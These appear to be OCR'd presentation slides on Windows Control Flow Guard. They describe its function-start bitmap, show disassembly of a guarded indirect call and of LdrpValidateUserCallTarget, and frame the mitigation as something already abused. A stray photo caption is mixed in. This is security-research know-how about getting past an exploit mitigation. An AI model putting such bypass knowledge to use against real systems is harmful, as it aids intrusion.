
- Coarse grain mitigation
  - Huge bit field
  - Marks start address of all functions in memory
- How can we abuse it?
  - We already did!





Baltimore
Devin Allen, 2015


Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    cs:__guard_dispatch_icall_fptr
```


LdrpValidateUserCallTarget proc near
48 8B 15 A9 51 0D 00 mov rdx, cs:qword_18016B370
48 8B C1 mov rax, rcx
48 C1 E8 09 shr rax, 9
48 8B 14 C2 mov rdx, [rdx+rax*8]
48 8B C1 mov rax, rcx
48 C1 E8 03 shr rax, 3
F6 C1 0F test cl, 0Fh
75 07 jnz short loc_1800961E5
loc_1800961E5:
48 0F BA F0 00 btr rax, 0
48 0F A3 C2 bt rdx, rax
73 0B jnb short loc_1800961FB
loc_1800961FB:
48 8B C1 mov rax, rcx
4D 33 D2 xor r10, r10
